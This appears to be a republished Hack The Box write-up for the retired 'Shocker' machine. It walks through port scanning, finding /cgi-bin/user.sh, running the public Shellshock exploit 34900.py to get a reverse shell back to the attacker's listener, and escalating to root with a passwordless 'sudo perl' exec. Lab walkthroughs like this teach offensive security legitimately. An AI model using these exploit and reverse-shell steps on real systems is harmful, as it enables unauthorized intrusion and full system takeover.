Hack The Box: Shocker Machine Writeup

🚀Introduction
The Shocker machine on Hack The Box is an excellent tool to learn and exploit the Shellshock vulnerability. In this walkthrough, we will enumerate this retired machine step by step and capture the user and root flags, demonstrating a real-world example of this catastrophic exploit.
🔍 Enumeration
First, we begin by scanning for open ports on the target machine.
I assigned the IP address to the variable $Shocker and performed an Nmap full port scan:
nmap -p- -T4 $Shocker Starting Nmap 7.95 ( [https://nmap.org](https://nmap.org/) ) at 2025-04-25 11:05 EDT Nmap scan report for 10.10.10.56 Ho...
Hack The Box: Shocker Machine Writeup
🚀Introduction
The Shocker machine on Hack The Box is an excellent tool to learn and exploit the Shellshock vulnerability. In this walkthrough, we will enumerate this retired machine step by step and capture the user and root flags, demonstrating a real-world example of this catastrophic exploit.
🔍 Enumeration
First, we begin by scanning for open ports on the target machine.
I assigned the IP address to the variable $Shocker and performed an Nmap full port scan:
nmap -p- -T4 $Shocker Starting Nmap 7.95 ( [https://nmap.org](https://nmap.org/) ) at 2025-04-25 11:05 EDT Nmap scan report for 10.10.10.56 Host is up (0.066s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http 2222/tcp open EtherNetIP-1 Nmap done: 1 IP address (1 host up) scanned in 33.71 seconds
Two ports are open:
- Port 80 — HTTP (Apache web server)
- Port 2222 — SSH
Since web servers usually have more attack surface, I focused first on port 80.
Next, I performed a version and service detection scan:
nmap -sCV -p80,2222 -A -T4 $Shocker Starting Nmap 7.95 ( [https://nmap.org](https://nmap.org/) ) at 2025-04-25 11:06 EDT Nmap scan report for 10.10.10.56 Host is up (0.055s latency). PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) |_http-title: Site doesn't have a title (text/html). |*http-server-header: Apache/2.4.18 (Ubuntu) 2222/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA) | 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA) |* 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.2 - 4.14 Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 58.36 ms 10.10.14.1 2 58.45 ms 10.10.10.56 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 23.30 seconds
Key findings from the scan:
- Apache/2.4.18 running on port 80 (Ubuntu)
- OpenSSH 7.2p2 on port 2222 (Ubuntu)
Since port 80 is running a public-facing Apache web server, it offers a good opportunity for further exploration.
🌐 Website Enumeration
I used WhatWeb to get additional web technology information:
whatweb http://$Shocker http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]
Results showed:
- Apache/2.4.18
- HTML5 detected
- Ubuntu Linux server
There was no major new information here beyond what Nmap already revealed.
📂 Web Directory Enumeration
To discover hidden directories and files, I used dirsearch:
Let’s search for directories in the website.
python dirsearch.py -u http://$Shocker _|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| ) Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12288 Target: http://10.10.10.56/ [11:10:58] Scanning: [11:11:17] 403 - 294B - /cgi-bin/ [11:11:25] 200 - 137B - /index.html [11:11:35] 403 - 299B - /server-status [11:11:35] 403 - 300B - /server-status/ Task Completed
Results:
- /cgi-bin/ — 403 Forbidden
- /index.html — 200 OK
- /server-status/ — 403 Forbidden
The discovery of /cgi-bin/ caught my attention because it often contains executable CGI scripts — which are known to be vulnerable in certain versions of Apache setups.
Since /cgi-bin/ was interesting, I focused on searching specifically for .sh files:
python [dirsearch.py](http://dirsearch.py/) -u http://10.10.10.56/cgi-bin -e sh _|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| ) Extensions: sh | HTTP method: GET | Threads: 25 | Wordlist size: 9671 Target: http://10.10.10.56/ [11:53:45] Scanning: cgi-bin/ [11:53:47] 403 - 307B - /cgi-bin/.htaccess-dev [11:53:47] 403 - 303B - /cgi-bin/.htaccess [11:53:47] 403 - 298B - /cgi-bin/.hta [11:53:47] 403 - 305B - /cgi-bin/.ht_wsr.txt [11:53:47] 403 - 309B - /cgi-bin/.htaccess-local [11:53:47] 403 - 308B - /cgi-bin/.htaccess.bak1 [11:53:47] 403 - 307B - /cgi-bin/.htaccess.old [11:53:47] 403 - 307B - /cgi-bin/.htaccess.bak [11:53:47] 403 - 308B - /cgi-bin/.htaccess.save [11:53:47] 403 - 309B - /cgi-bin/.htaccess-marco [11:53:47] 403 - 304B - /cgi-bin/.htaccess/ [11:53:47] 403 - 308B - /cgi-bin/.htaccess.orig [11:53:47] 403 - 307B - /cgi-bin/.htaccess.BAK [11:53:47] 403 - 307B - /cgi-bin/.htaccess.txt [11:53:47] 403 - 309B - /cgi-bin/.htaccess_extra [11:53:47] 403 - 307B - /cgi-bin/.htaccess.inc [11:53:47] 403 - 306B - /cgi-bin/.htaccess_sc [11:53:47] 403 - 310B - /cgi-bin/.htaccess.sample [11:53:47] 403 - 307B - /cgi-bin/.htaccessOLD2 [11:53:47] 403 - 306B - /cgi-bin/.htaccessBAK [11:53:47] 403 - 304B - /cgi-bin/.htaccess~ [11:53:47] 403 - 306B - /cgi-bin/.htaccessOLD [11:53:47] 403 - 308B - /cgi-bin/.htaccess_orig [11:53:47] 403 - 302B - /cgi-bin/.htgroup [11:53:47] 403 - 299B - /cgi-bin/.html [11:53:47] 403 - 307B - /cgi-bin/.htpasswd.bak [11:53:47] 403 - 308B - /cgi-bin/.htpasswd_test [11:53:47] 403 - 304B - /cgi-bin/.htpasswds [11:53:48] 403 - 307B - /cgi-bin/.htpasswd.inc [11:53:48] 403 - 304B - /cgi-bin/.htpasswd/ [11:53:48] 403 - 305B - /cgi-bin/.httr-oauth [11:53:48] 403 - 307B - /cgi-bin/.htpasswd-old [11:53:48] 403 - 302B - /cgi-bin/.htusers [11:53:48] 403 - 298B - /cgi-bin/.htm [11:53:48] 403 - 303B - /cgi-bin/.htpasswd [11:54:23] 200 - 118B - /cgi-bin/user.sh
Key finding:
- /cgi-bin/user.sh — 200 OK
Opening user.sh, it only showed three lines of code, behaving similarly to the Linux uptime command. However, the presence of a .sh script under /cgi-bin/ is highly suspicious and often linked to vulnerabilities.
🛠️ Vulnerability Research
I used searchsploit to find known exploits related to Apache and CGI:
Later, I tried to check for apache cgi vulnerabilities using searchsploit
searchsploit "apache cgi" --- Exploit Title | Path --- Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote | php/remote/29290.c Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' | cgi/remote/20435.txt Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1 | multiple/dos/19536.txt Apache 1.3.34/1.3.33 (Ubuntu / Debian) - CGI TTY | linux/local/3384.c Apache 2.2.2 - CGI Script Source Code Information | multiple/remote/28365.txt Apache mod_cgi - 'Shellshock' Remote Command Inje | linux/remote/34900.py Apache Tomcat - CGIServlet enableCmdLineArguments | windows/remote/47073.rb Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.4 | windows/webapps/42953.txt AWStats 6.x - Apache Tomcat Configuration File Ar | cgi/webapps/35035.txt --- Shellcodes: No Results
From the results, I spotted something important:
- Apache mod_cgi — ‘Shellshock’ Remote Command Injection → linux/remote/34900.py
This matched perfectly with the machine’s hint and service configuration. I downloaded the exploit script related to Shellshock and prepared for exploitation.
🛡️Shellshock
- Type: Remote Code Execution (RCE)
- Affected Component: GNU Bash Shell (versions ≤ 4.3)
- CVSS Score: 10.0 (Critical)
- Published: September 2014
- Patched by: Various GNU Bash patches starting September 24, 2014
Affected Systems:
- Linux, Unix, macOS systems using vulnerable Bash versions
- Any application that uses Bash to process environment variables (especially CGI scripts)
Exploitation:
- Publicly available exploits
- Attackers craft environment variables containing malicious code
- Exploitable through HTTP headers, DHCP requests, SSH forced command environments, and other services invoking Bash
⚡ Exploitation
After downloading the 34900.py script associated with the Shellshock vulnerability, we can use it to exploit the machine.
At line 93 of the script, I modified the target path to point to /cgi-bin/user.sh. This change allows us to trigger remote code execution through the vulnerable Bash script.

I launched the exploit and we successfully received a reverse shell on the machine!
python2 [34900.py](http://34900.py/) payload=reverse rhost=10.10.10.56 lhost=10.10.14.20 lport=4443 [!] Started reverse shell handler [-] Trying exploit on : /cgi-sys/entropysearch.cgi [*] 404 on : /cgi-sys/entropysearch.cgi [-] Trying exploit on : /cgi-sys/defaultwebpage.cgi [*] 404 on : /cgi-sys/defaultwebpage.cgi [-] Trying exploit on : /cgi-mod/index.cgi [*] 404 on : /cgi-mod/index.cgi [-] Trying exploit on : /cgi-bin/test.cgi [*] 404 on : /cgi-bin/test.cgi [-] Trying exploit on : /cgi-bin-sdb/printenv [*] 404 on : /cgi-bin-sdb/printenv [-] Trying exploit on : /cgi-bin/user.sh [!] Successfully exploited [!] Incoming connection from 10.10.10.56 10.10.10.56> ls [user.sh](http://user.sh/) 10.10.10.56> whoami shelly
Once we obtain a shell, retrieving the user flag becomes straightforward. The flag is located in the /home/shelly directory inside the user.txt file.
10.10.10.56> cd /home 10.10.10.56> ls shelly 10.10.10.56> cd shelly 10.10.10.56> ls user.txt 10.10.10.56> cat user.txt
Next, I needed to find a way to escalate privileges and capture the root flag.
Checking sudo permissions:
sudo -l Matching Defaults entries for shelly on Shocker: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin User shelly may run the following commands on Shocker: (root) NOPASSWD: /usr/bin/perl
The user shelly has passwordless sudo access to Perl — a great privilege escalation opportunity!
I referred to GTFOBins and found a way to exploit this.

Using Perl to spawn a root shell:
sudo perl -e 'exec "/bin/sh";' 10.10.10.56> whoami root
✅ We now have a root shell! Let’s go to the /root and print the contents in the root.txt file
10.10.10.56> cd /root 10.10.10.56> ls root.txt
10.10.10.56> cat root.txt
🎉 That’s it — we owned both user and root flags successfully and finished the machine.
Let’s continue learning and hacking together. Stay tuned for more writeups!
Hack The Box - Shocker Machine Writeup was originally published in InfoSec Write-ups on Medium, where people are continuing the conversation by highlighting and responding to this story.